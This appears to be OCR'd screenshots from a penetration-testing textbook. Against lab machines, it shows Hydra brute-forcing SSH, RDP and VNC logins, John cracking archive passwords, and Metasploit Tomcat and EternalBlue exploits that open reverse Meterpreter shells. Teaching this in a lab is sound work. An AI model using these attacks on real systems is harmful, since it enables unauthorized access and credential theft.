
┌──(kali㉿kali)-[~/crack]
└─$
```



```
┌──(kali㉿kali)-[~/crack]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:17:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
ed to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 t
ries per task
[DATA] attacking ssh://192.168.92.4:22/
[22][ssh] host: 192.168.92.4   login: vagrant   password: vagrant
[22][ssh] host: 192.168.92.4   login: leia_organa   password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:17:58


┌──(kali㉿kali)-[~/crack]
└─$
```



Services (Local)
Select an item to view its description.
Name
Description
Status
Startup Type
Log On As
Network Location Aware... Collects an... Started Automatic Network S...
Network Store Interface... This servic... Started Automatic Local Service
OpenSSH Server Started Automatic .\sshd_se...
Performance Counter DL... Enables re... Manual Local Service
Performance Logs & Alerts Performan... Manual Local Service
Plug and Play Enables a c... Started Automatic Local System
PnP-X IP Bus Enumerator The PnP-X ... Disabled Local System
Portable Device Enumer... Enforces g... Manual Local System
Power Manages p... Started Automatic Local System
Print Spooler Loads files ... Started Automatic Local System
Problem Reports and Sol... This servic... Manual Local System
Protected Storage Provides pr... Manual Local System
Remote Access Auto Co... Creates a ... Manual Local System
Remote Access Connecti... Manages di... Manual Local System
Remote Desktop Config... Remote De... Started Manual Local System
Remote Desktop Services Allows user... Started Manual Network S...
Remote Desktop Service... Allows the ... Started Manual Local System
Remote Procedure Call (... The RPCSS... Started Automatic Network S...
Remote Procedure Call (... In Window... Manual Network S...
Remote Registry Enables re... Started Automatic Local Service
Resultant Set of Policy P... Provides a ... Manual Local System
Routing and Remote Acc... Offers rout... Disabled Local System
RPC Endpoint Mapper Resolves R... Started Automatic Network S...
Secondary Logon Enables st... Manual Local System


Computer Management
File Action View Help
Computer Management (Local)
System Tools
Task Scheduler
Event Viewer
Shared Folders
Local Users and Groups
Users
Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Name
Description
Administrators Administrators have complete and u...
Backup Operators Backup Operators can override secu...
Certificate Service DCO... Members of this group are allowed t...
Cryptographic Operators Members are authorized to perform ...
Distributed COM Users Members are allowed to launch, acti...
Event Log Readers Members of this group can read eve...
Guests Guests have the same access as me...
IIS_IUSRS Built-in group used by Internet Infor...
Network Configuration ... Members in this group can have som...
Performance Log Users Members of this group may schedule...
Performance Monitor U... Members of this group can access p...
Power Users Power Users are included for backw...
Print Operators Members can administer domain prin...
Remote Desktop Users Members in this group are granted t...
Replicator Supports file replication in a domain
Users Users are prevented from making ac...
WinRMRemoteWMIUser... Members of this group can access W...


Remote Desktop Users Properties
General
Remote Desktop Users
Description:
Members in this group are granted the right to logon remotely
Members:
greedo
Add...
Remove
Changes to a user's group membership are not effective until the next time the user logs on.
OK
Cancel
Apply
Help


Select Users
Select this object type:
Users or Built-in security principals
Object Types...
From this location:
VAGRANT-2008R2
Locations...
Enter the object names to select (examples):
vagrant
Check Names
Advanced...
OK
Cancel


kali@kali: ~/crack
Session Actions Edit View Help
┌──(kali㉿kali)-[~/crack]
└─$ hydra -L users.txt -P passwords.txt rdp://192.168.92.5
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
y or secret service organizations, or for illegal purposes (this is non-bind
e *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
he number of parallel connections and -W 1 or -W 3 to wait between connectio
w the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connect
[WARNING] the rdp module is experimental. Please test, report - and if possi
[DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:10/p:12
ies per task
[DATA] attacking rdp://192.168.92.5:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 11.00 tries/min, 11 tries in 00:01h, 109 to do in 00:10h, 4 active
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.92.5 login: vagrant password: vagrant
[ERROR] freerdp: The connection failed to establish.
[STATUS] 36.50 tries/min, 73 tries in 00:02h, 47 to do in 00:02h, 4 active


kali@kali: ~/crack
Session Actions Edit View Help
┌──(kali㉿kali)-[~/crack]
└─$ hydra -P passwords.txt -s 5901 192.168.92.3 vnc
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:38:32
[WARNING] you should set the number of parallel task to 4 for vnc services.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting
)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try
per task
[DATA] attacking vnc://192.168.92.3:5901/
[5901][vnc] host: 192.168.92.3 password: pass1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:38:43
┌──(kali㉿kali)-[~/crack]
└─$

```
┌──(kali㉿kali)-[~]
└─$ zip2john secret.zip > secret.hash
ver 1.0 efh 5455 efh 7875 secret.zip/secret_z.txt PKZIP Encr: 2b chk, TS_chk, cmplen=
44, decmplen=32, crc=2EF43CDD ts=8CFD cs=8cfd type=0

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ john --incremental=LowerNum --max-length=6 secret.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lsdg54           (secret.zip/secret_z.txt)
1g 0:00:01:10 DONE (2025-11-04 17:44) 0.01411g/s 17957Kp/s 17957Kc/s 17957KC/s lsuqfb
..lsmzxg
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ john --show secret.hash
secret.zip/secret_z.txt:lsdg54:secret_z.txt:secret.zip::secret.zip

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret_z.txt password:
 extracting: secret_z.txt

┌──(kali㉿kali)-[~]
└─$ cat secret_z.txt
“this is a secret zip file”
```


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cd
┌──(kali㉿kali)-[~]
└─$ john -w ~/passwords.txt rar.hash
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
monkey (passprotected.rar)
1g 0:00:00:00 DONE (2025-11-04 17:51) 4.000g/s 512.0p/s 512.0c/s 512.0C/s helpme..john
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~]
└─$

Chapter 10: Climbing the Ladder – Mastering Privilege Escalation

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.92.5
RHOST ⇒ 192.168.92.5
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8282
RPORT ⇒ 8282
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME sploit
HTTPUSERNAME ⇒ sploit
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD sploit
HTTPPASSWORD ⇒ sploit
msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 1
TARGET ⇒ 1
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/http/tomcat_mgr_upload) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerp
 nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying b2p8TMzMmIEcCWcB8cVc1Cz9i6...
[*] Executing b2p8TMzMmIEcCWcB8cVc1Cz9i6...
[*] Sending stage (188998 bytes) to 192.168.92.5
[*] Undeploying b2p8TMzMmIEcCWcB8cVc1Cz9i6 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49332) at 2025-11-04 17:


meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST ⇒ 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.92.3:4444


[*] 192.168.92.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.92.5:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
 Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_f
b:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.92.5:445 - The target is vulnerable.
[*] 192.168.92.5:445 - Connecting to target for exploitation.
[+] 192.168.92.5:445 - Connection established for exploitation.
[+] 192.168.92.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.92.5:445 - CORE raw buffer dump (51 bytes)
